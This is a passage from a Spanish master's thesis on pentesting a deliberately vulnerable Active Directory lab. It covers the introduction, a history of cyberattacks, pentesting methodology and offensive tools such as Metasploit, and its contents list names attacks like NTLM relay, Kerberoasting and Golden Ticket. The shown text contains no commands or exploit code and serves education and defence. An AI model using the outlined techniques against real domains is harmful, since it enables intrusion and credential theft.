



Universidad Internacional de La Rioja
Escuela Superior de Ingeniería y Tecnología

Máster Universitario en Seguridad Informática

Pentesting de entornos Active Directory vulnerables

Trabajo fin de estudio presentado por:	Álvaro Temporal Palomares
Tipo de trabajo:	Piloto experimental
Director/a:	Dr. Álvaro Núñez-Romero Casado
Ciudad:	Motilla del Palancar (Cuenca, España)
Fecha:	21 de julio de 2021

Resumen

Actualmente, la tecnología está experimentando un enorme crecimiento en todos los ámbitos de nuestro entorno, las organizaciones son conscientes de este crecimiento, y cada vez son más las que tratan de implantar estas nuevas tecnologías. La mayoría de las organizaciones realizan una gestión de sus recursos mediante un servicio de directorio, cuya implementación más conocida es *Active Directory*.

Al mismo tiempo que las tecnologías van creciendo, la seguridad informática experimenta un crecimiento similar, por lo que estas organizaciones sienten la necesidad de realizar auditorías técnicas de *pentesting* para poder comprobar su nivel de seguridad real y ser capaces de actuar en caso de ataque.

En el presente Trabajo Final de Máster se ha querido dar visibilidad a aquellos ataques más habituales que se materializan de forma habitual en entornos empresariales reales. Para ello, se ha desarrollado un piloto experimental donde se crea un entorno *Active Directory* vulnerable, con el objetivo de mostrar aquellas vulnerabilidades conocidas, así como errores de configuración que llevan a un atacante real a comprometer todo el entorno empresarial en su totalidad.

Palabras clave: Pentesting, Red Team, Active Directory, Hacking ético, Ciberseguridad

Abstract

Currently, technology is experiencing an enormous growth in all areas of our environment, organizations are aware of this growth, and more and more are trying to implement these new technologies. Most organizations manage their resources through a directory service, the best-known implementation of which is *Active Directory*.

At the same time as technologies are growing, IT security is experiencing a similar growth, so these organizations feel the need to perform technical *pentesting* audits to check their actual security level and to be able to act in case of an attack.

In this Master's Thesis, the aim was to give visibility to the most common attacks that are common in real business environments. To this end, an experimental pilot has been developed where a vulnerable *Active Directory* environment is created, with the aim of showing those known vulnerabilities, as well as configuration errors that lead a real attacker to compromise the entire business environment.

Keywords: Pentesting, Red Team, Active Directory, Ethical hacking, Cybersecurity

Índice de contenidos

1. Introducción	1
1.1. Motivación	2
1.2. Justificación del proyecto	3
1.3. Estructura del proyecto	4
2. Estado del arte.....	6
2.1. La importancia de la seguridad informática	6
2.2. El arte del pentesting	9
2.2.1. Sistemas para pentesting	12
2.2.2. Herramientas para pentesting	14
2.2.3. Plataformas de entrenamiento en pentesting.....	17
2.2.4. Certificaciones profesionales	19
2.3. Servicio de Directorio.....	21
2.3.1. Tecnologías que implementan el Servicio de Directorio	24
3. Objetivos y metodología del proyecto.....	29
3.1. Objetivos	29
3.2. Metodología.....	30
4. Desarrollo del proyecto	32
4.1. Conceptos previos.....	32
4.2. Entorno vulnerable de pruebas	41
4.3. Ataques sobre el entorno de Active Directory vulnerable.....	46
Fingerprinting sobre las máquinas	47
4.3.1. Ataque NTLM Relay	52
Ataque NTLM Relay utilizando Metasploit.....	54

Alcance de los usuarios comprometidos.....	64
Ataque NTLM Relay utilizando Responder.py e Impacket.....	70
Ataque NTLM Relay por IPv6 utilizando Impacket y Proxychains.....	75
Mitigaciones	79
4.3.2. Ataques contra Kerberos.....	82
Ataque Kerberoasting.....	82
Ataque ASREPROast.....	84
Golden Ticket.....	86
Mitigaciones	98
4.3.3. Reconocimiento en Active Directory.....	100
BloodHound.....	100
LDAP Domain Dump	106
rpcScan.sh.....	111
5. Conclusiones y trabajo futuro	114
5.1. Conclusiones	114
5.2. Trabajo futuro	117
Referencias bibliográficas	120
Anexo A. Herramienta rpcScan.sh.....	127

Índice de figuras

Figura 1. Gráfico de riesgos globales del año 2021; adaptado de “The Global Risk Report 2021”, por the World Economic Forum, 2021, p. 12. Copyright 2021 por World Economic Forum.....	8
Figura 2. Estructuración del protocolo LDAP	23
Figura 3. Ejemplo de entrada de directorio en formato LDIF	24
Figura 4. Representación lógica de una estructura de Active Directory.....	26
Figura 5. Metodología seguida para la realización del proyecto	31
Figura 6. Autenticación NTLMv2 mediante credenciales de usuario de Active Directory.....	33
Figura 7. Construcción de la respuesta al desafío NTLMv1.....	35
Figura 8. Construcción de la respuesta al desafío en NTLMv2.....	36
Figura 9. Diagrama de funcionamiento del protocolo Kerberos.....	40
Figura 10. Diagrama del entorno vulnerable de pruebas Active Directory	42
Figura 11. Fingerprinting sobre el controlador de dominio usando NMAP (1ª parte)	48
Figura 12. Fingerprinting sobre el controlador de dominio usando NMAP (2ª parte)	48
Figura 13. Fingerprinting sobre la máquina Windows 10 usando NMAP (1ª parte).....	50
Figura 14. Fingerprinting sobre la máquina Windows 10 usando NMAP (2ª parte).....	50
Figura 15. Fingerprinting sobre la máquina Windows 7 usando NMAP (1ª parte).....	51
Figura 16. Fingerprinting sobre la máquina Windows 7 usando NMAP (2ª parte).....	51
Figura 17. Fingerprinting usando CrackMapExec.....	52
Figura 18. Diagrama de un ataque NTLM Relay	53
Figura 19. Ataque MITM – ARP Poisoning.....	55
Figura 20. Ataque MITM – DNS Spoofing.....	56
Figura 21. Envenenamiento de las tablas ARP en el controlador de dominio	57
Figura 22. Opciones del módulo http_ntlm de Metasploit.....	57

Figura 23. Ejecución del módulo http_ntlm de Metasploit.....	58
Figura 24. Autenticación de los clientes contra el servidor malicioso	59
Figura 25. Cracking de hashes Net-NTLMv2 con John The Ripper (1ª parte)	60
Figura 26. Opciones y ejecución del módulo word_unc_injector de Metasploit	61
Figura 27. Opciones del módulo smb de Metasploit	61
Figura 28. Ejecución del módulo smb de Metasploit	62
Figura 29. Ejecución del documento de Word infectado	63
Figura 30. Cracking de hashes Net-NTLMv2 con John The Ripper (2ª parte)	64
Figura 31. Validación de usuarios que no son administradores del dominio con CrackMapExec	65
Figura 32. Validación de usuarios que son administradores del dominio con CrackMapExec	66
Figura 33. Volcado de la base de datos NTDS.dit con CrackMapExec	66
Figura 34. Pass-The-Hash con CrackMapExec	68
Figura 35. Pass-The-Hash con evil-winrm.....	69
Figura 36. Pass-The-Hash con psexec.py.....	69
Figura 37. Diagrama del vector de ataque de la herramienta Responder.py.....	71
Figura 38. Ataque NTLM Relay con Responder.py e Impacket (1ª parte).....	74
Figura 39. Ataque NTLM Relay con Responder.py e Impacket (2ª parte).....	74
Figura 40. DNS Spoofing con mitm6.....	76
Figura 41. Envenenamiento de los servidores DNS en las máquinas Windows	77
Figura 42. Ataque NTLM Relay por IPv6 con Impacket	77
Figura 43. Volcado de las credenciales de la SAM en la máquina víctima	79
Figura 44. Ataque Kerberoasting con GetUserSPNs.py.....	83
Figura 45. Cracking del ticket TGS con John The Ripper	83
Figura 46. Ataque ASREPROast con GetNPUsers.py	85

Figura 47. Cracking del mensaje AS-REP con John The Ripper.....	85
Figura 48. Diagrama de la técnica Pass-The-Ticket con un ticket TGT	87
Figura 49. Descarga de la herramienta Mimikatz en el controlador de dominio	88
Figura 50. Ejecución de Mimikatz.exe (1ª parte)	89
Figura 51. Ejecución de Mimikatz.exe (2ª parte)	90
Figura 52. Creación del ticket TGT de Administrador con Mimikatz.....	91
Figura 53. Habilitación y conexión por medio de RDP	93
Figura 54. Pass-The-Ticket con Mimikatz (1ª parte).....	94
Figura 55. Pass-The-Ticket con Mimikatz (2ª parte).....	94
Figura 56. Creación de un ticket TGT de Administrador con ticketer.py	96
Figura 57. Pass-The-Ticket con psexec.py	97
Figura 58. Ejecución del script SharpHound.ps1 en el controlador de dominio.....	102
Figura 59. Login de la herramienta BloodHound	103
Figura 60. Vectores de ataque por defecto de la herramienta BloodHound.....	104
Figura 61. Resultado de la consulta “Find Shortest Paths to Domain Admins” que muestra las vías potenciales de ataques para convertirse en administrador del dominio	104
Figura 62. Resultado de la consulta “Find Principals with DCSync Rigths” que muestra el vector principal para realizar un ataque DCSync.....	105
Figura 63. Instrucciones para explotar la vulnerabilidad WriteDacl	106
Figura 64. Ejecución de la herramienta LDAP Domain Dump	108
Figura 65. Ficheros HTML generados por LDAP Domain Dump	109
Figura 66. Fichero domain_users.html generado por LDAP Domain Dump	109
Figura 67. Fichero domain_users_by_grupo.html generado por LDAP Domain Dump.....	110
Figura 68. Reconocimiento de usuarios, usuarios administradores y grupos con rpcScan.sh (1ª parte)	112

Figura 69. Reconocimiento de usuarios, usuarios administradores y grupos con rpcScan.sh (2ª parte) 113

Índice de tablas

Tabla 1. Detalles de red de las máquinas virtuales que conforman el entorno de pruebas ...	41
Tabla 2. Definición de usuario a nivel de dominio de Active Directory	42

1. Introducción

Vivimos en un mundo interconectado por las redes de comunicaciones, donde miles de millones de datos de viajan a través de estas redes. Esta transformación digital que desde hace varios años venimos experimentando, ha cambiado los comportamientos y relaciones sociales de las personas, sin embargo, no solo ha cambiado el comportamiento de todos los usuarios de este planeta, sino que también ha cambiado el comportamiento de las organizaciones, las cuales se han visto obligadas a evolucionar y cambiar su modelo de negocio replanteándose sus propios procesos y estrategias para poder competir en un mundo donde las tecnologías avanzan a pasos agigantados.

Este proceso de evolución se podría definir como la integración de las tecnologías nuevas y emergentes en todas las áreas de una organización para cambiar y adaptar su forma de trabajar, cuyo objetivo es mejorar la competitividad y productividad de cara al mercado laboral, así como ofrecer aquello que los clientes tanto demandan. Ahora bien, no basta solo con adaptar esta nueva tecnología a la organización, sino que debe haber un cambio de mentalidad desde la alta dirección hasta todos y cada uno de los empleados.

Uno de los principales cambios que conlleva este proceso de evolución es la forma de organización interna que presenta una organización, donde las tecnologías y las redes de comunicaciones han hecho posible la creación de un directorio centralizado a través de una red distribuida que facilita la autenticación, almacenamiento y administración de todos los elementos que conforman esta red (usuarios, equipos, etc.) gracias a una gran base de datos que almacena toda la información. Esta red distribuida se denomina servicio de directorio. Actualmente el servicio de directorio más utilizado por las organizaciones es *Active Directory* de la compañía Microsoft [1], pero también existen alternativas de software libre como *Open LDAP* de OpenLDAP Fundation [2] o *Apache Directory* de Apache Software Foundation [3].

1.1. Motivación

Cada vez son más las organizaciones que se decantan por utilizar un servicio de directorio que cuenta con una red distribuida para la disposición interna de su organización puesto que presenta importantes beneficios, como la creación de una estructura jerárquica que permite estructurar la organización de una forma eficiente para realizar tareas de administración de los elementos de la misma, así como la creación de directivas de grupo (*GPO*) para controlar todo aquello que los usuarios pueden y no pueden hacer en su equipo, o incluso la autenticación de usuarios mediante credenciales compuestas por usuario y contraseña independientemente del equipo que esté utilizando.

Sin embargo, el servicio de directorio, aunque a simple vista puede parecer un servicio bastante simple y seguro para administrar y gestionar de los elementos de una red, es un servicio que no es inmune a ataques ya que no está exento de vulnerabilidades. Estas vulnerabilidades pueden deberse a diversos factores, no obstante, aquellas vulnerabilidades que desgraciadamente se suelen encontrar en entornos empresariales reales, son aquellas relacionadas con errores de configuración, es decir, existen configuraciones erróneas o incompletas que exponen un equipo, un servicio, o incluso la información de un empleado como su credencial de acceso, o su nombre completo, y esto supone el punto de partida para los atacantes que deseen comprometer la organización. El éxito de los ataques a entornos empresariales que se estructuran internamente mediante un directorio activo reside en toda aquella información que de forma consciente o inconsciente están exponiendo fuera de la misma, información que un atacante podría recoger mediante técnicas de hacking como *fingerprinting*, u *OSINT* entre muchas otras para construir un mapa de la organización y poder realizar una planificación detallada de usuarios, grupos, equipos, etc.

No obstante, también existen organizaciones que presentan configuraciones muy robustas de directorio activo que se complementan con buenas prácticas de seguridad informática como pueden ser escáneres de vulnerabilidades rutinarios, o test de intrusiones entre otras. Es entonces cuando un atacante debe optar por otra estrategia para conseguir información que le sea de utilidad para comprometer la organización, una de las estrategias que suelen tener un alto índice de éxito es la *ingeniería social*.

El ataque más conocido de *ingeniería social* es el ataque de *phishing*, que dirigido contra algún miembro de la organización suele ser suficiente para ofrecerle al atacante esa pequeña ventana por la que entrar, al igual que otro ataque de ingeniería social como el *smishing*. Afortunadamente, las organizaciones cada vez son más conscientes de este tipo de técnicas y emplean controles para intentar reducir el impacto que provocarían este tipo de ataques en su organización. A pesar de esto, la historia nos demostró como de vulnerables somos los seres humanos frente a un ataque de este estilo, un claro ejemplo es el famoso *hacker* estadounidense Kevin Mitnick [4], el cual en la década de 1990 fue capaz de conseguir información confidencial de varias compañías telefónicas y tecnológicas simplemente realizando llamadas de teléfono a varios empleados de estas compañías.

1.2. Justificación del proyecto

Teniendo en cuenta la importancia y popularidad que actualmente presenta el servicio de directorio para la disposición interna de una organización, se pretende que este proyecto sirva para demostrar como un atacante podría comprometer todo un entorno de que tenga presente este servicio, así como poner de manifiesto todas aquellas vulnerabilidades presentes debidas a errores de configuración o a una configuración incompleta. Seguidamente, para solucionar de alguna manera las vulnerabilidades comentadas, se explicarán todas aquellas medidas de mitigación.

Un entorno empresarial real que disponga de servicio de directorio no carece de vulnerabilidades, y aunque bien es cierto que pueden surgir nuevas vulnerabilidades, denominadas "*0-days*", la mayoría de las vulnerabilidades que presentan estos entornos se deben a errores de configuración, tal y como se ha comentado anteriormente. La presencia de una configuración insegura es algo que ocurre frecuentemente, simplemente la concesión de privilegios excesivos en cuentas locales es un fallo grave de seguridad, ya que, si un atacante lograra comprometer esa cuenta, supondría que también puede comprometer aquellas máquinas donde dicha cuenta tuviese privilegios dentro del entorno de directorio activo. No obstante, existen otros fallos de seguridad como puede ser la estandarización de credenciales de administrador local con una débil política de contraseñas, o incluso la

instalación de aplicaciones no autorizadas; estos escenarios le servirían a un atacante para comprometer credenciales de acceso y averiguar cuantos privilegios poseen dentro del servicio de directorio. Desde el punto de vista del atacante, el mejor de los casos sería comprometer una cuenta de administrador de dominio dentro del directorio para así poder comprometer todas y cada una de las máquinas que pertenecen a este dominio. Por el contrario, el peor de los casos sería comprometer una cuenta sin privilegios dentro del dominio, e ir escalando hasta lograr comprometer una cuenta de administrador de dominio.

Lo que se acaba de exponer no es más que la recreación de ataques que actualmente sufren compañías que presentan una configuración insegura, y es por ello por lo que es sumamente importante que estas compañías realicen auditorías de seguridad informática donde se enumeren e identifiquen todos aquellos sistemas operativos, topologías de red, etc., así como se analicen servicios y aplicaciones, e incluso se realicen varios tipos de auditorías como pueden ser auditorías de páginas web o auditorías de seguridad perimetral, entre otras.

1.3. Estructura del proyecto

A continuación, se hará una breve descripción de los capítulos contenidos en esta memoria para facilitar la comprensión lectora del proyecto:

- **Capítulo 2:** En este capítulo se realiza una recopilación de información sobre el mundo de la seguridad informática. Se plasma una visión global de la seguridad informática, de la gran importancia y repercusiones que ha tenido en los últimos quince años. De forma gradual nos vamos sumergiendo en la seguridad ofensiva, y más concretamente en las auditorías técnicas de *pentesting*, conociendo los principales sistemas operativos que existen, así como sus herramientas y las certificaciones profesionales. También introducimos el servicio de directorio, explicando en que consiste y como está formado, así como todas aquellas tecnologías que implementan este servicio.
- **Capítulo 3:** En este capítulo se define, tanto el objetivo general que persigue el proyecto, como aquellos objetivos específicos del mismo. También se detalla la metodología seguida para el desarrollo del proyecto.

- **Capítulo 4:** En este capítulo se detalla de forma muy exhaustiva y a profundidad el desarrollo completo del proyecto, comprendiendo e indagando a bajo nivel en aquellos protocolos que se quiere atacar. También se define el entorno vulnerable donde se realizarán los ataques, es decir, tanto el esquema lógico de red, como los usuarios a nivel de dominio de *Active Directory* y la configuración a realizar en todas las máquinas de este dominio. Sin lugar a duda, la parte más interesante de este capítulo es la realización de los ataques y la realización del reconocimiento del entorno. Tanto en los ataques, como en el reconocimiento, se describen los pasos a seguir y se especifican aquellas herramientas a utilizar. Finalmente, podemos encontrar algunas pautas de mitigación que ayudan a reducir el impacto de los ataques.
- **Capítulo 5:** En este capítulo se explican aquellas conclusiones razonadas tras la finalización del proyecto. También encontramos todos aquellos proyectos que son complementarios y que derivan de este mismo proyecto, lo que deja abierta la puerta a la continuación del proyecto, mejorándolo y otorgándole un nuevo rostro.

2. Estado del arte

En el capítulo actual se explicarán todos aquellos conceptos previos necesarios para comprender que es y en que consiste un test de intrusión (*penetration testing; pentesting*), así como los sistemas especializados en *pentesting*. Seguidamente se procederá a explicar que es un servicio de directorio de un modo más exhaustivo, junto con toda aquella tecnología que hace posible la construcción de entornos en ámbitos empresariales. Finalmente, se realizará un resumen de todo lo expuesto en este capítulo.

2.1. La importancia de la seguridad informática

La seguridad informática, o también denominada ciberseguridad, fue tomando cada vez mayor importancia a lo largo de la década comprendida entre los años 2010 y 2020, el principal motivo fue el alarmante incremento de ciberataques a importantes organizaciones, tanto públicas como privadas por todo el mundo. Uno de los primeros ciberataques, anterior a 2010 que aún hoy en día es muy recordado, fue el ciberataque conocido como *DDOS* que sufrió Estonia a manos de Rusia en el año 2007 [5]. De forma inmediata la Unión Europea y la OTAN vieron como los ciberataques creaban nuevas amenazas a las que no se habían enfrentado hasta entonces, amenazas que todos vimos que no solo podían involucrar a organizaciones, sino que también podían involucrar a naciones enteras y que podían desencadenar situaciones extremadamente conflictivas entre naciones.

Como se ha comentado anteriormente, a lo largo de la década comprendida entre los años 2010 y 2020, hemos visto como los ciberataques se incrementaban de forma alarmante. Cada año desde 2010, las noticias relacionadas con ataques a sistemas informáticos o incluso con filtraciones de datos personales, dejaron de ser noticias puntuales para convertirse en noticias habituales, dos ejemplos que demuestran las enormes repercusiones que los ciberataques pueden desencadenar y que merecen la pena destacar son “*Cambridge Analytica*” [6] y “*WannaCry*” [7].

El primero de ellos, demuestra como los ataques informáticos no solo se utilizan para la extorsión o para la revelación de información confidencial, sino que también pueden cambiar, no solo el trascurso político de uno o varios países, sino la propia historia de estos países.

En el año 2014, la empresa de profiling *Cambridge Analytica* realizó diversos test de personalidad que recogían datos de carácter personal centrados en ciudadanos de Estados Unidos a través de la red social Facebook, la cual dio su consentimiento para la realización de esta práctica. Con todos los datos recogidos, *Cambridge Analytica* realizaba contenido personalizado acorde con todas aquellas personas que estaban indecisas en su postura política, manipulando así la decisión de estas personas. En esta ocasión su objetivo era la campaña política del partido republicano de los Estados Unidos, sin embargo, esta misma empresa realizó el mismo procedimiento con otro objetivo distinto, esta vez dirigido a los ciudadanos de Reino Unido para influenciar su decisión respecto al brexit en el año 2016. Pese a que no se trata de un ataque informático propiamente dicho, se vulneraron aquellas leyes relacionadas con la privacidad y con los datos personales para manipular la opinión ciudadana, teniendo un impacto extremadamente severo para el trascurso de varias naciones.

El segundo de ellos, a diferencia del primer ejemplo, se trata de un ataque de *ransomware* que bautizaron como "*WannaCry*" en el año 2017. El grupo de cibercriminales conocidos como *The Shadow Brokers* se aprovecharon de la vulnerabilidad conocida como "*EternalBlue*" para atacar miles de equipos con el sistema operativo Windows de la compañía Microsoft, precisamente esta misma compañía había publicado una mitigación contra este ataque dos meses antes de que se produjese a escala masiva, sin embargo, miles de usuarios y organizaciones no actualizaron su sistema operativo y por tanto eran vulnerables al ataque. Como en todo ataque de *ransomware*, los cibercriminales pedían un rescate en bitcoins con un valor de 300 dólares, para posteriormente aumentar dicha cantidad hasta 600 dólares. El ataque se extendió por más de 150 países y tuvo un impacto económico considerable estimando unas pérdidas por valor de 4.000 millones de dólares en todo el mundo.

En el año 2020, la llegada de la pandemia del COVID-19 ha supuesto un reto para miles de empresas [8], las cuales se han acelerado su transformación digital y se han visto en la obligación de adoptar un nuevo modelo operativo y de negocio para poder ejercer el teletrabajo. Los atacantes han visto la pandemia como una excelente oportunidad para buscar

y explotar vulnerabilidades de estas empresas que han acelerado su transformación digital, además de aprovechar al máximo aquellos ataques de ingeniería social.

El *World Economic Forum*, en su análisis de riesgos anual del año 2021 [9], sitúa los fallos de ciberseguridad como una amenaza con un impacto y probabilidad severos, tal y como se muestra en la Figura 1.



Figura 1. Gráfico de riesgos globales del año 2021; adaptado de "The Global Risk Report 2021", por the World Economic Forum, 2021, p. 12. Copyright 2021 por World Economic Forum

2.2. El arte del pentesting

Cuando las organizaciones se dieron cuenta que la seguridad era de vital importancia, no solo para la continuidad de su negocio, sino para transmitir confianza de cara a los posibles clientes, comenzaron a demandar auditorías de seguridad informática y de seguridad de la información. Este tipo de auditorías pretenden enumerar, determinar y especificar todas aquellas vulnerabilidades que pudieran manifestarse realizando una revisión de carácter exhaustivo en los activos de información de las organizaciones, entendiendo activo de información, en este caso, como todos aquellos recursos representados de alto valor para las mismas (servidores, redes, estaciones de trabajo, cortafuegos, etc.). El principal objetivo de estas auditorías consiste en hacerles saber, tanto a la alta dirección de una organización, como a los responsables de seguridad de esta, los resultados de lo que se acaba de auditar, permitiendo saber cuál es la situación exacta de sus activos de información en cuanto a seguridad se refiere.

Con el paso del tiempo, se crearon varios tipos de auditorías de seguridad informática o de seguridad de la información, como las auditorías de páginas web o las auditorías de código de aplicaciones, entre otras. Sin embargo, existe un tipo de auditoría que destaca por encima del resto ya que nos permite saber, desde el punto de vista de los atacantes, el nivel real de seguridad informática que posee una organización. Este tipo de auditorías se denominan test de intrusión o test de penetración (*penetration testing*; *pentesting* en inglés).

El *pentesting*, es un conjunto de técnicas que tratan de imitar los comportamientos de un atacante real a la hora de comprometer un entorno empresarial, realizando varios ataques dirigidos a los sistemas informáticos de una organización para detectar errores, o vulnerabilidades en ellos, como se ha comentado anteriormente, con una única finalidad, corregir estos errores o vulnerabilidades para que no puedan ser explotadas por atacantes reales. Este tipo de auditorías, aunque puede comenzar de diversas formas, la forma más habitual con la que comienzan los auditores, denominados *pentesters*, es la recogida de información en fuentes públicas, una práctica que se denomina *footprinting* y se apoya en la inteligencia que se le otorgue a toda la información recogida, esto mismo es conocido como *OSINT*. Gracias a la huella digital que existe, un *pentester* es capaz de recoger toda la información pública, aplicar inteligencia y reconstruir un mapa de la organización que le sirva

como punto de partida para comenzar a buscar vulnerabilidades y errores, todo ello sin haber establecido contacto directo con la organización a auditar, recibiendo esta técnica el nombre en castellano de reconocimiento pasivo. Una vez el *pentester* realiza esta primera fase, comienza la segunda fase de la auditoría, donde el auditor interactúa directamente con los sistemas informáticos o incluso con los empleados de la organización, esta práctica se denomina *fingerprinting*, recibiendo el nombre en castellano de reconocimiento activo. Se caracteriza por recopilar información sobre los sistemas informáticos y realizar un análisis de vulnerabilidades aprovechables para que sean explotadas, esta práctica puede complementarse con técnicas de ingeniería social dirigidas a empleados de la organización, ya que en muchas ocasiones una de las mayores vulnerabilidades de las organizaciones reside en los empleados de esta. Una vez acabada la segunda fase, se redacta un informe reportando toda la información obtenida, vulnerabilidades, errores, técnicas de explotación realizadas con éxito, así como toda aquella información que sea de utilidad para que la organización a auditar sea consciente de la seguridad real que presenta actualmente frente a posibles atacantes. Este informe mantiene la esencia de las auditorías de seguridad informática, ya que en él es posible encontrar el nivel de seguridad real actual, como se ha comentado, así como las defensas presentes, su eficacia frente a ataques y el impacto de los fallos de seguridad detectados.

No obstante, lo que se acaba de explicar es una práctica común y genérica de un *pentesting*, ya que según la organización a auditar se pueden realizar varios planes o metodologías específicas en función de la tecnología presente en la organización, que ayudarían a realizar estas auditorías de un modo más minucioso. Aunque también existen varios tipos de *pentesting* que se pueden clasificar en:

- ***Pentesting de caja negra:*** Se trata del test de intrusión que más se asemeja a la realidad, ya que en este tipo de *pentesting* la organización no facilita ningún dato al auditor, por lo que este deberá encontrar vulnerabilidades a ciegas, como si de un cibercriminal se tratase.

- **Pentesting de caja blanca:** Se trata del caso contrario al *pentesting* de caja negra, ya que en este tipo de *pentesting* la organización facilita una gran cantidad de datos al auditor, como topología de la red, cortafuegos, contraseñas, etc. Se trata por tanto del test de intrusión más completo que podría formar parte del análisis integral de la organización, no obstante, también se trata del test de intrusión más disperso, ya que en él podrían obviarse u olvidarse vulnerabilidades.
- **Pentesting de caja gris:** Se sitúa en un punto intermedio a los dos anteriores, ya que en este tipo de *pentesting* la organización facilita datos reducidos al auditor. Es el test de intrusión que más tiempo y medios necesita, pero también es considerado como el test de intrusión que mayor índice de efectividad tiene al reflejar las vulnerabilidades en una organización.

El *pentesting* es considerado como una práctica necesaria para conocer el nivel de real de seguridad de una organización, como se ha expuesto anteriormente, pero también es considerada como una práctica intrusiva en la que una organización nos otorga permisos legales para realizar la auditoria. Un contrato de *pentesting* incluirá una autorización escrita e inequívoca por parte de la alta dirección de la organización, así como todas aquellas cláusulas en las cuales se indique el alcance del ataque y las vías de comunicación para transmitir los informes confidenciales, entre otras.

Es posible pensar que un *pentester* se asemeja mucho a un término que se entiende de manera errónea en la sociedad actual para referirse a un cibercriminal, como es el término *hacker*; donde un *hacker* no es un cibercriminal, sino que es cualquier profesional o académico que modifica la tecnología para que pueda emplearse de formas no pensadas por sus creadores, siempre con fines educativos o de investigación y en entornos controlados. Sin embargo, aunque existen una gran cantidad de similitudes entre un *pentester* y un cibercriminal en cuanto a conocimiento técnico de las tecnologías se refiere, las diferencias morales que existen son abismales, ya que un *pentester* en ninguna situación obtendrá beneficio propio con la información de seguridad descubierta, así como no revelará esta

información bajo ningún concepto y destruirá en su totalidad aquella información sensible que ya no sea de utilidad para la organización a auditar.

2.2.1. Sistemas para pentesting

Para la realización de los test de intrusión, los *pentesters* cuentan con diferentes sistemas operativos con los que poder realizar estas auditorias. Por tanto, a continuación, se realizará un tratamiento de aquellos sistemas operativos especializados, más reconocidos y utilizados, en *pentesting* y *hacking ético*.

- **Kali Linux**

Se trata del sistema operativo por excelencia en materia de seguridad informática ofensiva, incluyendo la informática forense. Fue desarrollada en el año 2013 por Mati Aharoni y Devon Kearns, ambos pertenecientes a la empresa internacional de ciberseguridad ofensiva estadounidense denominada Offensive Security [10]. Kali Linux es una distribución basada en Debian GNU/Linux, ya que se podría considerar como la evolución del sistema operativo base sobre el que se desarrolló, denominado BackTrack [11], el cual era un sistema operativo basado en GNU/Linux diseñado para las auditorías de seguridad informática.

Esta distribución de Linux trae preinstaladas más de 600 herramientas de seguridad informática ofensiva incluyendo aquellas herramientas más conocidas y usadas como NMAP [12], John The Ripper [13] o Metasploit [14], entre otras. La filosofía de este sistema operativo se basa, en la utilización de las herramientas que trae consigo con fines éticos y educativos, con los que poder aprender seguridad informática, es por ello por lo que numerosos expertos en seguridad informática afirman que se trata del sistema de seguridad ofensiva más avanzado que existe en la actualidad. Es frecuente poder ver esta distribución en los congresos de ciberseguridad organizados por todo el mundo, ya sea en sus conferencias o en sus concursos CTF. Además, como dato

curioso que hace referencia a la cultura popular, Kali Linux fue la distribución que se eligió para que fuese mostrada en la famosa serie de televisión “*Mr. Robot*” [15].

- **Parrot Security OS**

Fue desarrollada por el equipo de FrozenBox en el año 2013, sin embargo, no sería hasta el año 2018 cuando este sistema operativo comenzaría a ganar popularidad en el mundo de la ciberseguridad [16]. Se trata de una distribución basada en Debian GNU/Linux, y al igual que la distribución anterior está diseñada para aquellas tareas relacionadas con la seguridad informática ofensiva, incluyendo también la informática forense. Dado que se trata de un sistema operativo ligero y altamente eficiente, son muchos los expertos de seguridad informática que recomiendan este sistema como alternativa al sistema Kali Linux, y no solo por su alta eficiencia, ya que a pesar de que este sistema no cuente con un equipo tan numeroso y conocido como Kali Linux, Parrot es más activo en sus mejoras y actualizaciones, así como en su mantenimiento. Teniendo en cuenta todas estas consideraciones, Parrot es una muy buena opción para realizar auditorías de seguridad informática.

- **BlackArch Linux**

Se trata de una distribución que ha irrumpido en los últimos años con fuerza en el mundo de la ciberseguridad. BlackArch Linux es una distribución basada en Arch Linux, desarrollada en el año 2014 [17], especializada en tareas de seguridad informática ofensiva, al igual que las dos distribuciones anteriores. Esta distribución se caracteriza por tener varios administradores de ventanas y por la ausencia de un entorno de escritorio, no obstante, este sistema es muy eficiente y veloz ya que no dispone de elementos distractores. Algo que le otorga un gran valor a este sistema es que dispone en sus repositorios de más de 2.000 herramientas de seguridad informática, pese a que muchas de ellas es posible encontrarlas en los anteriores sistemas que se han expuesto, existen otras herramientas que son exclusivas para este sistema. Sin duda

es uno de los sistemas preferidos para aquellos usuarios especializados en Linux y una gran alternativa a los sistemas Kali o Parrot.

2.2.2. Herramientas para pentesting

Como se ha expuesto, los sistemas operativos especializados en seguridad informática ofensiva que se utilizan para realizar test de intrusiones disponen de numerosas herramientas. Por tanto, a continuación, se van a exponer aquellas herramientas más eficientes y utilizadas en *pentesting* y *hacking ético*.

- **NMAP**

Se trata de la herramienta por excelencia para realizar un escaneo de puertos en un sistema informático. NMAP fue creada por el experto estadounidense en redes Gordon Lyon [12] y está desarrollada en varios lenguajes de programación como C++ o Python, entre otros. Como se ha comentado, se trata de una herramienta capaz de escanear una red para descubrir sistemas informáticos, identificar puertos abiertos o cerrados en dichos sistemas, así como el sistema operativo de los sistemas, determinar los servicios que están ejecutándose en dichos puertos, o averiguar algunos componentes hardware de los sistemas descubiertos. Gracias a todas estas características, se ha convertido en una herramienta habitual e imprescindible en los test de intrusiones y *hacking ético*, y actualmente todos los sistemas especializados en ciberseguridad disponen de esta herramienta preinstalada. Con el paso de los años, NMAP fue adaptándose a las nuevas tecnologías que fueron emergiendo, ya que en un principio tan solo estaba disponible para sistemas Linux, posteriormente se ha convertido en una herramienta multiplataforma que cuenta hasta con un entorno gráfico denominado ZenMAP.

- **Metasploit**

Es la herramienta por excelencia para la explotación de vulnerabilidades en un sistema informático, así como el *pentesting* y el *hacking ético* [14]. Fue creada en el año 2003 por H.D Moore desarrollando la herramienta en el lenguaje de programación Ruby, posteriormente en el año 2009 el proyecto que contenía la herramienta fue absorbido por la empresa estadounidense de ciberseguridad Rapid7, anunciando que no será necesario agregar o actualizar gemas, ya que han automatizado este proceso, es decir, la herramienta se puede instalar y actualizar de forma inmediata sin necesidad de instalar el gestor de gemas del lenguaje Ruby. Metasploit contiene numerosos exploits, payloads, shellcodes, etc. en función de la vulnerabilidad a explotar en un sistema informático, organizados en módulos. Estos módulos pueden ser de varios tipos: auxiliar, encoder, exploit, payload, post y nop; en función de la tecnología a explotar o la tarea a realizar, además dispone de una serie de herramientas internas, así como de una gran multitud de comandos para utilizar Metasploit. Sin duda, uno de los payloads más destacados de los que dispone la herramienta es Meterpreter, el cual se trata de un intérprete de órdenes que se ejecuta en memoria a bajo nivel, es decir, se trata de un payload difícil de detectar, ya que los sistemas de protección se encuentran varias capas por encima. No obstante, también es posible crear y codificar payloads gracias a su herramienta denominada 